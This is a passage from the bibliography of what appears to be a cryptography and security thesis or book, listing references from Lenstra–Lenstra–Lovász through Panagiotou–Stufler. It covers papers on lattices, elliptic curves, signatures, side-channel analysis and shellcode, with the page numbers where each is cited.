[LLL82] Arjen Klaas Lenstra, Hendrik Willem Lenstra and László Lovász. 'Factoring polynomials with rational coefficients'. In: *Mathematische Annalen* 261.4 (1982), pp. 515–534 (cit. on pp. 159, 167, 299).

[LLV05] Reynald Lercier, David Lubicz and Frederik Vercauteren. 'Point Counting on Elliptic and Hyperelliptic Curves'. In: *Handbook of Elliptic and Hyperelliptic Curve Cryptography*. Ed. by Henri Cohen, Gerhard Frey, Roberto Avanzi, Christophe Doche, Tanja Lange, Kim Nguyen and Frederik Vercauteren. Chapman and Hall/CRC, 2005, pp. 406–453 (cit. on p. 19).

[LM00] Reynald Lercier and François Morain. 'Computing isogenies between elliptic curves over $\mathbb{F}_{p^n}$ using Couveignes's algorithm'. In: *Math. Comput.* 69.229 (2000), pp. 351–370 (cit. on p. 19).

[LM07] Laurie Law and Brian J. Matt. 'Finding Invalid Signatures in Pairing-Based Batches'. In: *Cryptography and Coding, 11th IMA International Conference, Cirencester, UK, December 18-20, 2007, Proceedings*. Ed. by Steven D. Galbraith. Vol. 4887. Lecture Notes in Computer Science. Springer, 2007, pp. 34–53. ISBN: 978-3-540-77271-2 (cit. on p. 309).

[LMP+08] Vadim Lyubashevsky, Daniele Micciancio, Chris Peikert and Alon Rosen. 'SWIFFT: A Modest Proposal for FFT Hashing'. In: *Fast Software Encryption – FSE 2008*. Ed. by Kaisa Nyberg. Vol. 5086. Lecture Notes in Computer Science. Lausanne, Switzerland: Springer, Heidelberg, Germany, Feb. 2008, pp. 54–72 (cit. on p. 29).

[LMP03] Carlile Lavor, Leon R. U. Manssur and Renato Portugal. 'Shor's Algorithm for Factoring Large Integers'. In: *arXiv preprint quant-ph/0303175* (2003). URL: https://arxiv.org/abs/quant-ph/0303175 (cit. on p. 27).

[LO85] Jeffrey C. Lagarias and Andrew M. Odlyzko. 'Solving low-density subset sum problems'. In: *Journal of the ACM (JACM)* 32.1 (1985), pp. 229–246 (cit. on pp. 297, 306, 307).

[LP11] Richard Lindner and Chris Peikert. 'Better Key Sizes (and Attacks) for LWE-Based Encryption'. In: *Topics in Cryptology – CT-RSA 2011*. Ed. by Aggelos Kiayias. Vol. 6558. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Feb. 2011, pp. 319–339 (cit. on p. 29).

[LPC09] Joseph T. Lizier, Mikhail Prokopenko and David J. Cornforth. 'The information dynamics of cascading failures in energy networks'. In: *Proceedings of the European Conference on Complex Systems (ECCS), Warwick, UK*. Citeseer. 2009, p. 54 (cit. on p. 287).

[LPW12] Thijs Laarhoven, Joop van de Pol and Benne de Weger. 'Solving Hard Lattice Problems and the Security of Lattice-Based Cryptosystems'. In: *IACR Cryptology ePrint Archive* 2012 (2012), p. 533. URL: http://eprint.iacr.org/2012/533 (cit. on p. 29).

[LPY15] Benoît Libert, Thomas Peters and Moti Yung. 'Short Group Signatures via Structure-Preserving Signatures: Standard Model Security from Simple Assumptions'. In: *Advances in Cryptology – CRYPTO 2015, Part II*. Ed. by Rosario Gennaro and Matthew J. B. Robshaw. Vol. 9216. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2015, pp. 296–316 (cit. on p. 164).

[LS14] Hyung Tae Lee and Jae Hong Seo. 'Security Analysis of Multilinear Maps over the Integers'. In: *Advances in Cryptology – CRYPTO 2014, Part I*. Ed. by Juan A. Garay and Rosario Gennaro. Vol. 8616. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2014, pp. 224–240 (cit. on pp. 336, 338, 343, 345, 349).

[LS98] M. Liskov and B. Silverman. *A statistical-limited knowledge proof for secure RSA keys*. Manuscript. 1998 (cit. on p. 128).

[LSS14] Adeline Langlois, Damien Stehlé and Ron Steinfeld. 'GGHLite: More Efficient Multilinear Maps from Ideal Lattices'. In: *Advances in Cryptology – EUROCRYPT 2014*. Ed. by Phong Q. Nguyen and Elisabeth Oswald. Vol. 8441. Lecture Notes in Computer Science. Copenhagen, Denmark: Springer, Heidelberg, Germany, May 2014, pp. 239–256 (cit. on p. 327).

[LTV12] Adriana López-Alt, Eran Tromer and Vinod Vaikuntanathan. 'On-the-fly multiparty computation on the cloud via multikey fully homomorphic encryption'. In: *44th Annual ACM Symposium on Theory of Computing*. Ed. by Howard J. Karloff and Toniann Pitassi. New York, NY, USA: ACM Press, May 2012, pp. 1219–1234 (cit. on p. 327).

[LV08] Christian Lavault and Mario Valencia-Pabon. 'A distributed approximation algorithm for the minimum degree minimum weight spanning trees'. In: *Journal of Parallel and Distributed Computing* 68.2 (2008), pp. 200–208 (cit. on p. 48).

[LW15] Manfred Lochter and Andreas Wiemers. 'Twist Insecurity'. In: *IACR Cryptology ePrint Archive* 2015 (2015), p. 577 (cit. on p. 20).

[Lyu09] Vadim Lyubashevsky. 'Fiat-Shamir with Aborts: Applications to Lattice and Factoring-Based Signatures'. In: *Advances in Cryptology – ASIACRYPT 2009*. Ed. by Mitsuru Matsui. Vol. 5912. Lecture Notes in Computer Science. Tokyo, Japan: Springer, Heidelberg, Germany, Dec. 2009, pp. 598–616 (cit. on p. 29).

[Mao99] Wenbo Mao. 'Verifiable Partial Sharing of Integer Fractions'. In: *SAC 1998: 5th Annual International Workshop on Selected Areas in Cryptography*. Ed. by Stafford E. Tavares and Henk Meijer. Vol. 1556. Lecture Notes in Computer Science. Kingston, Ontario, Canada: Springer, Heidelberg, Germany, Aug. 1999, pp. 94–105 (cit. on p. 128).

[Mar01] David J. Marchette. *Computer intrusion detection and network monitoring: a statistical viewpoint*. Springer Science & Business Media, 2001 (cit. on p. 223).

[Mas69] James L. Massey. 'Shift-register synthesis and BCH decoding'. In: *IEEE Trans. Information Theory* 15.1 (1969), pp. 122–127 (cit. on p. 385).

[May10] Alexander May. 'Using LLL-Reduction for Solving RSA and Factorization Problems'. In: *The LLL Algorithm - Survey and Applications*. Ed. by Phong Q. Nguyen and Brigitte Vallée. Information Security and Cryptography. Springer, 2010, pp. 315–348 (cit. on p. 26).

[Maz77] Barry Mazur. 'Modular curves and the Eisenstein ideal'. In: *Publications Mathématiques de l'Institut des Hautes Études Scientifiques* 47.1 (1977), pp. 33–186 (cit. on p. 405).

[MC05] James MacGregor Smith and Frederico R. B. Cruz. 'The buffer allocation problem for general finite buffer queueing networks'. In: *IIE Transactions* 37.4 (2005), pp. 343–365 (cit. on p. 388).

[McE78] Robert J. McEliece. *A public-key cryptosystem based on algebraic coding theory*. DSN Progress Report. Jet Propulsion Laboratory, 1978, pp. 42–44 (cit. on p. 30).

[MDA+10] Steven J. Murdoch, Saar Drimer, Ross Anderson and Mike Bond. 'Chip and PIN is Broken'. In: *2010 IEEE Symposium on Security and Privacy*. IEEE. 2010, pp. 433–446 (cit. on p. 195).

[Mei91] Gisela Meister. 'On an Implementation of the Mohan-Adiga Algorithm (Rump Session)'. In: *Advances in Cryptology – EUROCRYPT'90*. Ed. by Ivan Damgård. Vol. 473. Lecture Notes in Computer Science. Aarhus, Denmark: Springer, Heidelberg, Germany, May 1991, pp. 496–500 (cit. on p. 369).

[Mer78] Ralph C. Merkle. 'Secure Communications Over Insecure Channels'. In: *Commun. ACM* 21.4 (1978), pp. 294–299 (cit. on pp. 9, 159, 174).

[Mer88] Ralph C. Merkle. 'A Digital Signature Based on a Conventional Encryption Function'. In: *Advances in Cryptology – CRYPTO'87*. Ed. by Carl Pomerance. Vol. 293. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1988, pp. 369–378 (cit. on p. 31).

[Mer96] Loïc Merel. 'Bornes pour la torsion des courbes elliptiques sur les corps de nombres'. French. In: *Inventiones mathematicae* 124.1 (1996), pp. 437–449 (cit. on p. 405).

[Mes82a] Jean-François Mestre. 'Construction of an elliptic curve of rank greater or equal to 12'. French. In: *Comptes rendus de l'Académeie des Sciences* 295.12 (1982), pp. 643–644 (cit. on p. 406).

[Mes82b] Jean-François Mestre. 'Courbes elliptiques et formules explicites'. French. In: *Séminaire de théorie des nombres de Grenoble* 10 (1982), pp. 1–10 (cit. on p. 406).

[Mes86] Jean-François Mestre. 'Formules explicites et minorations de conducteurs de variétés algébriques'. French. In: *Compositio Mathematica* 58.2 (1986), pp. 209–232 (cit. on p. 406).

[Mes92a] Jean-François Mestre. 'Rang de courbes elliptiques d'invariant donné'. French. In: *Comptes rendus de l'Académie des sciences* 314.12 (1992), pp. 919–922 (cit. on p. 406).

[Mes92b] Jean-François Mestre. 'Un exemple de courbe elliptique sur $\mathbb{Q}$ de rang ≥ 15'. French. In: *Comptes rendus de l'Académie des sciences* 314.6 (1992), pp. 453–455 (cit. on p. 406).

[MG78] Barry Mazur and Dorian Goldfeld. 'Rational isogenies of prime degree'. In: *Inventiones mathematicae* 44.2 (1978), pp. 129–162 (cit. on p. 405).

[MGW03] Arjan J. Mooij, Nicolae Goga and Jan Willem Wesselink. *A distributed spanning tree algorithm for topology-aware networks*. Technische Universiteit Eindhoven, Department of Mathematics and Computer Science, 2003 (cit. on pp. 48, 49).

[MH78] Ralph C. Merkle and Martin E. Hellman. 'Hiding information and signatures in trapdoor knapsacks'. In: *IEEE Transactions on Information Theory* 24.5 (1978), pp. 525–530 (cit. on pp. 159, 264).

[MHM+14] Elke De Mulder, Michael Hutter, Mark E. Marson and Peter Pearson. 'Using Bleichenbacher's solution to the hidden number problem to attack nonce leaks in 384-bit ECDSA: extended version'. In: *J. Cryptographic Engineering* 4.1 (2014), pp. 33–45 (cit. on p. 269).

[Mic03] Silvio Micali. 'Simple and fast optimistic protocols for fair electronic exchange'. In: *22nd ACM Symposium Annual on Principles of Distributed Computing*. Ed. by Elizabeth Borowsky and Sergio Rajsbaum. Boston, MA, USA: Association for Computing Machinery, July 2003, pp. 12–19 (cit. on p. 98).

[Mic93] Silvio Micali. 'Fair Public-Key Cryptosystems'. In: *Advances in Cryptology – CRYPTO'92*. Ed. by Ernest F. Brickell. Vol. 740. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1993, pp. 113–138 (cit. on p. 128).

[Mil86] Victor S. Miller. 'Use of Elliptic Curves in Cryptography'. In: *Advances in Cryptology – CRYPTO'85*. Ed. by Hugh C. Williams. Vol. 218. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1986, pp. 417–426 (cit. on pp. 16, 159).

[MM00] Roland Martin and William McMillen. 'An elliptic curve over $\mathbb{Q}$ with rank at least 24'. In: *Number Theory Listserver* (2000) (cit. on p. 406).

[MM98] Roland Martin and William McMillen. 'An elliptic curve over $\mathbb{Q}$ with rank at least 23'. In: *Number Theory Listserver* (1998) (cit. on p. 406).

[MMC06] Keith Mayes, Konstantinos Markantonakis and Calvin Chen. 'Smart Card Platform Fingerprinting'. In: *The Global Journal of Advanced Card Technology* (2006). Ed. by Mark Locke, pp. 78–82 (cit. on p. 209).

[MMS01] David May, Henk L. Muller and Nigel P. Smart. 'Non-deterministic Processors'. In: *Information Security and Privacy, 6th Australasian Conference, ACISP 2001, Sydney, Australia, July 11-13, 2001, Proceedings*. Ed. by Vijay Varadharajan and Yi Mu. Vol. 2119. Lecture Notes in Computer Science. Springer, 2001, pp. 115–129. ISBN: 3-540-42300-1 (cit. on p. 213).

[MMV11] Mohammad Mahmoody, Tal Moran and Salil P. Vadhan. 'Time-Lock Puzzles in the Random Oracle Model'. In: *Advances in Cryptology - CRYPTO 2011 - 31st Annual Cryptology Conference, Santa Barbara, CA, USA, August 14-18, 2011. Proceedings*. Ed. by Phillip Rogaway. Vol. 6841. Lecture Notes in Computer Science. Springer, 2011, pp. 39–50. ISBN: 978-3-642-22791-2 (cit. on pp. 56, 57).

[MN94] David M'Raïhi and David Naccache. 'Couponing Scheme Reduces Computational Power Requirements for DSS Signatures'. In: *Proceedings of CardTech/SecurTech*. 1994, pp. 99–104 (cit. on pp. 56, 59).

[MN96] David M'Raïhi and David Naccache. 'Batch Exponentiation: A Fast DLP-Based Signature Generation Strategy'. In: *CCS '96, Proceedings of the 3rd ACM Conference on Computer and Communications Security, New Delhi, India, March 14-16, 1996*. Ed. by Li Gong and Jacques Stearn. ACM, 1996, pp. 58–61 (cit. on p. 122).

[Mon80] Louis Monier. 'Evaluation and comparison of two efficient probabilistic primality testing algorithms'. In: *Theoretical Computer Science* 12.1 (1980), pp. 97–108 (cit. on p. 147).

[Mon85] Peter L. Montgomery. 'Modular multiplication without trial division'. In: *Mathematics of computation* 44.170 (1985), pp. 519–521 (cit. on pp. 357, 367, 368, 377).

[Mon87] Peter L. Montgomery. 'Speeding the Pollard and elliptic curve methods of factorization'. In: *Mathematics of computation* 48.177 (1987), pp. 243–264 (cit. on p. 19).

[MOP07] Stefan Mangard, Elisabeth Oswald and Thomas Popp. *Power analysis attacks - revealing the secrets of smart cards*. Springer, 2007, pp. I–XXIII, 1–337. ISBN: 978-0-387-30857-9 (cit. on pp. 221, 222).

[Mor22] Louis Joel Mordell. 'On the rational solutions of the indeterminate equations of the third and fourth degrees'. In: *Proc. Cambridge Philos. Soc*. Vol. 21. 1922, pp. 179–192 (cit. on p. 405).

[Mor76] Shigefumi Mori. 'The endomorphism rings of some abelian varieties I'. In: *Japanese journal of mathematics* 2.1 (1976), pp. 109–130 (cit. on p. 407).

[MP06] Silvio Micali and Rafael Pass. 'Local zero knowledge'. In: *Proceedings of the 38th Annual ACM Symposium on Theory of Computing, Seattle, WA, USA, May 21-23, 2006*. Ed. by Jon M. Kleinberg. ACM, 2006, pp. 306–315. ISBN: 1-59593-134-1 (cit. on pp. 55, 56).

[MPR11] Hemanta K. Maji, Manoj Prabhakaran and Mike Rosulek. 'Attribute-Based Signatures'. In: *Topics in Cryptology - CT-RSA 2011 - The Cryptographers' Track at the RSA Conference 2011, San Francisco, CA, USA, February 14-18, 2011. Proceedings*. Ed. by Aggelos Kiayias. Vol. 6558. Lecture Notes in Computer Science. Springer, 2011, pp. 376–392. ISBN: 978-3-642-19073-5. URL: http://dx.doi.org/10.1007/978-3-642-19074-2_24 (cit. on p. 75).

[MS77] Florence Jessie MacWilliams and Neil James Alexander Sloane. *The theory of error-correcting codes*. Elsevier, 1977 (cit. on p. 30).

[MS90] Silvio Micali and Adi Shamir. 'An Improvement of the Fiat-Shamir Identification and Signature Scheme'. In: *Advances in Cryptology – CRYPTO'88*. Ed. by Shafi Goldwasser. Vol. 403. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 244–247 (cit. on pp. 363, 366).

[MS94] Patrick Morton and Joseph H. Silverman. 'Rational periodic points of rational functions'. In: *International Mathematics Research Notices* 1994.2 (1994), pp. 97–110 (cit. on p. 405).

[MSA+11] Jean-Baptiste Michel, Yuan Kui Shen, Aviva Presser Aiden, Adrian Veres, Matthew K. Gray, Joseph P. Pickett, Dale Hoiberg, Dan Clancy, Peter Norvig and Jon Orwant. 'Quantitative analysis of culture using millions of digitized books'. In: *Science* 331.6014 (2011), pp. 176–182 (cit. on p. 185).

[MSH09] Felix Madlener, Marc Sötttinger and Sorin A. Huss. 'Novel hardening techniques against differential power analysis for multiplication in $GF(2^n)$'. In: *Field-Programmable Technology, 2009. FPT 2009. International Conference on*. IEEE. 2009, pp. 328–334 (cit. on p. 213).

[MSM+09] Joshua Mason, Sam Small, Fabian Monrose and Greg MacManus. 'English shellcode'. In: *ACM CCS 09: 16th Conference on Computer and Communications Security*. Ed. by Ehab Al-Shaer, Somesh Jha and Angelos D. Keromytis. Chicago, Illinois, USA: ACM Press, Nov. 2009, pp. 524–533 (cit. on p. 231).

[Mül14] Jan Müller. 'Computing canonical heights using arithmetic intersection theory'. In: *Mathematics of Computation* 83.285 (2014), pp. 311–336 (cit. on p. 408).

[Mul54] David E. Muller. 'Application of Boolean Algebra to Switching Circuit Design and to Error Detection'. In: *IRE Transactions on Information Theory* 3 (1954), pp. 6–12 (cit. on p. 398).

[Mur83] Katta G. Murty. 'Linear programming'. In: (1983) (cit. on p. 68).

[MVO91] Alfred Menezes, Scott A. Vanstone and Tatsuaki Okamoto. 'Reducing Elliptic Curve Logarithms to Logarithms in a Finite Field'. In: *23rd Annual ACM Symposium on Theory of Computing*. New Orleans, LA, USA: ACM Press, May 1991, pp. 80–89 (cit. on p. 294).

[MYL+14] Jerry Ma, Weining Yang, Min Luo and Ninghui Li. 'A Study of Probabilistic Password Models'. In: *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*. IEEE Computer Society, 2014, pp. 689–704. ISBN: 978-1-4799-4686-0 (cit. on p. 182).

[Nac10] David Naccache. 'Is theoretical cryptography any good in practice?' In: *Invited talk CHES and CRYPTO* (2010) (cit. on pp. 37, 74, 75, 82).

[Nag92] Koh-Ichi Nagao. 'Examples of elliptic curves over $\mathbb{Q}$ with rank ≥ 17'. In: *Proceedings of the Japan Academy, Series A, Mathematical Sciences* 68.9 (1992), pp. 287–289 (cit. on p. 406).

[Nag93] Koh-Ichi Nagao. 'An example of elliptic curve over $\mathbb{Q}$ with rank ≥ 20'. In: *Proceedings of the Japan Academy, Series A, Mathematical Sciences* 69.8 (1993), pp. 291–293 (cit. on p. 406).

[Nak08] Satoshi Nakamoto. *Bitcoin: A peer-to-peer electronic cash system*. 2008 (cit. on pp. 295, 296).

[NAN06] Nabil Nahas, Daoud Ait-Kadi and Mustapha Nourelfath. 'A new approach for buffer allocation in unreliable production lines'. In: *International journal of production economics* 103.2 (2006), pp. 873–881 (cit. on p. 388).

[Nao03] Moni Naor. 'On Cryptographic Assumptions and Challenges (Invited Talk)'. In: *Advances in Cryptology – CRYPTO 2003*. Ed. by Dan Boneh. Vol. 2729. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2003, pp. 96–109 (cit. on p. 159).

[NAS+14] Mir Tafseer Nayeem, Md. Mamunur Rashid Akand, Nazmus Sakib and Md. Wasi Ul Kabir. 'Design of a Human Interaction Proof (HIP) using human cognition in contextual natural conversation'. In: *IEEE 13th International Conference on Cognitive Informatics and Cognitive Computing, ICCI*CC 2014, London, UK, August 18-20, 2014*. IEEE, 2014, pp. 146–154 (cit. on p. 172).

[Nau27] Athenaeus of Naucratis. 'Books 8–10'. In: *The Deipnosophists*. Trans. from the Greek by Charles Burton Gulick. Vol. IV. Loeb Classical Library 235. Harvard University Press, 1927 (cit. on p. 5).

[Nec94] Vassiliy Ilyich Nechaev. 'Complexity of a determinate algorithm for the discrete logarithm'. In: *Mathematical Notes* 55.2 (1994), pp. 165–172 (cit. on p. 15).

[Nér65] André Néron. 'Quasi-fonctions et hauteurs sur les variétés abéliennes'. In: *Annals of Mathematics* (1965), pp. 249–331 (cit. on p. 407).

[Neu51] John von Neumann. 'Various techniques used in connection with random digits'. In: *National Bureau of Standards Applied Math Series* 12 (1951), pp. 36–38 (cit. on pp. 388, 391).

[New05] Mark E. J. Newman. 'A measure of betweenness centrality based on random walks'. In: *Social networks* 27.1 (2005), pp. 39–54 (cit. on p. 287).

[NGB17] David Naccache, Remi Géraud and Marc Beunardeau. 'Method for transmitting data, method for receiving data, corresponding devices and programs'. CA2953027 A1/US20170187692 A1/EP3185468 A1. Relative to authenticated encryption. Application US 15/388,411 (2015). 2017.

[NGD17] Xuan Thuy Ngo, Sylvain Guilley and Jean-Luc Danger. 'Linear Complementary Codes: Novel Hardware Trojan Prevention and Detection Approach'. In: *Foundations of Hardware IP Protection*. Springer, 2017, pp. 149–175 (cit. on p. 259).

[Nie83] Friedrich Nietzsche. *Also sprach Zarathustra: Ein Buch für Alle und Keinen*. German. Ernst Schmeitzner, 1883 (cit. on p. 275).

[NK94] Koh-Ichi Nagao and Tomonori Kouya. 'An example of elliptic curve over $\mathbb{Q}$ with rank > 21'. In: *Proceedings of the Japan Academy, Series A, Mathematical Sciences* 70.4 (1994), pp. 104–105 (cit. on p. 406).

[NMV+95] David Naccache, David M'Raïhi, Serge Vaudenay and Dan Raphaeli. 'Can D.S.A. be Improved? Complexity Trade-Offs with the Digital Signature Standard'. In: *Advances in Cryptology – EUROCRYPT'94*. Ed. by Alfredo De Santis. Vol. 950. Lecture Notes in Computer Science. Perugia, Italy: Springer, Heidelberg, Germany, May 1995, pp. 77–85 (cit. on p. 309).

[NN97] Alex Nash and Tim Newsham. *A bug in the procfs filesystem code allows people to modify the (priviliged) init process and reduce the system securelevel*. http://insecure.org/sploits/BSD.procfs.securelevel.subversion.html. 1997 (cit. on p. 223).

[NS01] Phong Q. Nguyen and Jacques Stern. 'The Two Faces of Lattices in Cryptology'. In: *Cryptography and Lattices, International Conference, CaLC 2001, Providence, RI, USA, March 29-30, 2001, Revised Papers*. Ed. by Joseph H. Silverman. Vol. 2146. Lecture Notes in Computer Science. Springer, 2001, pp. 146–180. ISBN: 3-540-42488-1. URL: https://doi.org/10.1007/3-540-44670-2_12 (cit. on p. 167).

[NS03] Phong Q. Nguyen and Igor E. Shparlinski. 'The Insecurity of the Elliptic Curve Digital Signature Algorithm with Partially Known Nonces'. In: *Des. Codes Cryptography* 30.2 (2003), pp. 201–217. URL: http://dx.doi.org/10.1023/A:1025436905711 (cit. on p. 269).

[NS09] Phong Q. Nguyen and Damien Stehlé. 'An LLL Algorithm with Quadratic Complexity'. In: *SIAM J. Comput.* 39.3 (2009), pp. 874–903 (cit. on p. 299).

[NS97] David Naccache and Jacques Stern. 'A New Public-Key Cryptosystem'. In: *Advances in Cryptology – EUROCRYPT'97*. Ed. by Walter Fumy. Vol. 1233. Lecture Notes in Computer Science. Konstanz, Germany: Springer, Heidelberg, Germany, May 1997, pp. 27–36 (cit. on pp. 28, 141, 159, 398).

[NS99] Phong Q. Nguyen and Jacques Stern. 'The Hardness of the Hidden Subset Sum Problem and Its Cryptographic Implications'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 31–46 (cit. on p. 122).

[NSS01] Phong Q. Nguyen, Igor E. Shparlinski and Jacques Stern. 'Distribution of modular sums and the security of the server aided exponentiation'. In: *Cryptography and Computational Number Theory*. Springer, 2001, pp. 331–342 (cit. on pp. 122–125).

[NY90] Moni Naor and Moti Yung. 'Public-key Cryptosystems Provably Secure against Chosen Ciphertext Attacks'. In: *Proceedings of the 22nd Annual ACM Symposium on Theory of Computing, May 13-17, 1990, Baltimore, Maryland, USA*. Ed. by Harriet Ortiz. ACM, 1990, pp. 427–437. ISBN: 0-89791-361-2 (cit. on p. 173).

[Obs03] Obscou. 'Building IA32 Unicode-Proof Shellcodes'. In: *Phrack* 61 (2003). Available at http://phrack.org/issues/61/11.html. (cit. on p. 231).

[Ora] Oracle. *Sun Crypto Accelerator SCA 6000*. See http://www.oracle.com/us/products/servers-storage/036080.pdf (cit. on p. 135).

[OT14] Tatsuaki Okamoto and Katsuyuki Takashima. 'Efficient Attribute-Based Signatures for Non-Monotone Predicates in the Standard Model'. In: *IEEE T. Cloud Computing* 2.4 (2014), pp. 409–421. URL: http://dx.doi.org/10.1109/TCC.2014.2353053 (cit. on p. 75).

[Pai99] Pascal Paillier. 'Public-Key Cryptosystems Based on Composite Degree Residuosity Classes'. In: *Advances in Cryptology – EUROCRYPT'99*. Ed. by Jacques Stern. Vol. 1592. Lecture Notes in Computer Science. Prague, Czech Republic: Springer, Heidelberg, Germany, May 1999, pp. 223–238 (cit. on p. 27).

[Pat75] Nicholas J. Patterson. 'The algebraic decoding of Goppa codes'. In: *IEEE Trans. Information Theory* 21.2 (1975), pp. 203–207 (cit. on p. 30).

[Pat96] Jacques Patarin. 'Hidden Fields Equations (HFE) and Isomorphisms of Polynomials (IP): Two New Families of Asymmetric Algorithms'. In: *Advances in Cryptology – EUROCRYPT'96*. Ed. by Ueli M. Maurer. Vol. 1070. Lecture Notes in Computer Science. Saragossa, Spain: Springer, Heidelberg, Germany, May 1996, pp. 33–48 (cit. on p. 31).

[PDA07] Igor V. Popov, Saumya K. Debray and Gregory R. Andrews. 'Binary Obfuscation Using Signals'. In: *Usenix Security*. 2007 (cit. on p. 249).

[Pei16] Chris Peikert. 'A Decade of Lattice Cryptography'. In: *Foundations and Trends in Theoretical Computer Science* 10.4 (2016), pp. 283–424 (cit. on p. 29).

[Per01] Adrian Perrig. 'The BiBa One-Time Signature and Broadcast Authentication Protocol'. In: *ACM CCS 01: 8th Conference on Computer and Communications Security*. Philadelphia, PA, USA: ACM Press, Nov. 2001, pp. 28–37 (cit. on p. 31).

[PGL11] Daniel Plohmann, Elmar Gerhards-Padilla and Felix Leder. *ENISA Report on Botnets: Detection, Measurement, Disinfection & Defence*. Tech. rep. ENISA, 2011. URL: https://www.enisa.europa.eu/publications/botnets-measurement-detection-disinfection-and-defence (cit. on p. 275).

[PH78] Stephen C. Pohlig and Martin E. Hellman. 'An improved algorithm for computing logarithms over $GF(p)$ and its cryptographic significance'. In: *IEEE Trans. Information Theory* 24.1 (1978), pp. 106–110. URL: http://dx.doi.org/10.1109/TIT.1978.1055817 (cit. on pp. 15, 120).

[Pie16] Cécile Pierrot. 'Le problème du logarithme discret dans les corps finis'. French. PhD thesis. Université Pierre et Marie Curie, Sorbonne-Universités, Paris 6, 2016 (cit. on p. 21).

[Pin03] Benny Pinkas. 'Fair Secure Two-Party Computation'. In: *Advances in Cryptology – EUROCRYPT 2003*. Ed. by Eli Biham. Vol. 2656. Lecture Notes in Computer Science. Warsaw, Poland: Springer, Heidelberg, Germany, May 2003, pp. 87–105 (cit. on p. 98).

[Plu16] Plutarch. 'Alcibiades and Coriolanus. Lysander and Sulla'. In: *Lives of Noble Grecians and Romans*. Trans. from the Greek by Bernadotte Perrin. Vol. IV. Loeb Classical Library 80. Harvard University Press, 1916 (cit. on p. 5).

[PMP+00] Jaroslaw Pastuszak, Dariusz Michatek, Josef Pieprzyk and Jennifer Seberry. 'Identification of Bad Signatures in Batches'. In: *PKC 2000: 3rd International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Hideki Imai and Yuliang Zheng. Vol. 1751. Lecture Notes in Computer Science. Melbourne, Victoria, Australia: Springer, Heidelberg, Germany, Jan. 2000, pp. 28–45 (cit. on p. 309).

[Poi95] David Pointcheval. 'A New Identification Scheme Based on the Perceptrons Problem'. In: *Advances in Cryptology – EUROCRYPT'95*. Ed. by Louis C. Guillou and Jean-Jacques Quisquater. Vol. 921. Lecture Notes in Computer Science. Saint-Malo, France: Springer, Heidelberg, Germany, May 1995, pp. 319–328 (cit. on pp. 66, 69, 71).

[Pol30a] Felix Pollaczek. 'Über eine Aufgabe der Wahrscheinlichkeitstheorie. I'. German. In: *Mathematische Zeitschrift* 32.1 (1930), pp. 64–100 (cit. on p. 388).

[Pol30b] Felix Pollaczek. 'Über eine Aufgabe der Wahrscheinlichkeitstheorie. II'. German. In: *Mathematische Zeitschrift* 32.1 (1930), pp. 729–750 (cit. on p. 388).

[Pol60] Polyaenus. *Stratagems*. Greek and Latin. Ed. by Eduard von Woelfflin. Lipsiae in aedibvs B.G. Teubneri, 1860 (cit. on p. 5).

[Pol74] John M. Pollard. 'Theorems on factorization and primality testing'. In: *Mathematical Proceedings of the Cambridge Philosophical Society*. Vol. 76. 03. Cambridge Univ Press. 1974, pp. 521–528 (cit. on p. 24).

[Pol75] John M. Pollard. 'A Monte Carlo method for factorization'. In: *BIT Numerical Mathematics* 15.3 (1975), pp. 331–334 (cit. on p. 15).

[PP74] David E. Penney and Carl Pomerance. 'A search for elliptic curves with large rank'. In: *Mathematics of Computation* 28.127 (1974), pp. 851–853 (cit. on p. 406).

[PP75] David E. Penney and Carl Pomerance. ‘Three elliptic curves with rank at least seven’. In: *Mathematics of Computation* 29.131 (1975), pp. 965–967 (cit. on p. 406).

[PPH13] Mahendra Piraveenan, Mikhail Prokopenko and Liaquat Hossain. ‘Percolation centrality: Quantifying graph-theoretic impact of nodes during percolation in networks’. In: *PloS one* 8.1 (2013), e53095 (cit. on p. 287).

[PPS12] Kenneth G. Paterson, Antigoni Polychroniadou and Dale L. Sibborn. ‘A Coding-Theoretic Approach to Recovering Noisy RSA Keys’. In: *Advances in Cryptology – ASIACRYPT 2012*. Ed. by Xiaoyun Wang and Kazue Sako. Vol. 7658. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Dec. 2012, pp. 386–403 (cit. on p. 268).

[PR07] Manoj Prabhakaran and Mike Rosulek. ‘Rerandomizable RCCA Encryption’. In: *Advances in Cryptology – CRYPTO 2007*. Ed. by Alfred Menezes. Vol. 4622. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2007, pp. 517–534 (cit. on p. 143).

[Pre10] Bart Preneel. ‘The First 30 Years of Cryptographic Hash Functions and the NIST SHA-3 Competition (Invited Talk)’. In: *Topics in Cryptology – CT-RSA 2010*. Ed. by Josef Pieprzyk. Vol. 5985. Lecture Notes in Computer Science. San Francisco, CA, USA: Springer, Heidelberg, Germany, Mar. 2010, pp. 1–14 (cit. on p. 9).

[Pro] Metasploit Project. *The Metasploit Framework*. See http://www.metasploit.com/. (cit. on p. 231).

[PS00] David Pointcheval and Jacques Stern. ‘Security Arguments for Digital Signatures and Blind Signatures’. In: *Journal of Cryptology* 13.3 (2000), pp. 361–396 (cit. on pp. 12, 100, 108, 116, 119).

[PS15a] Konstantinos Panagiotou and Benedikt Stufler. ‘Scaling limits of random Pólya trees’. In: *arXiv preprint arXiv:1502.07180* (2015) (cit. on p. 266).

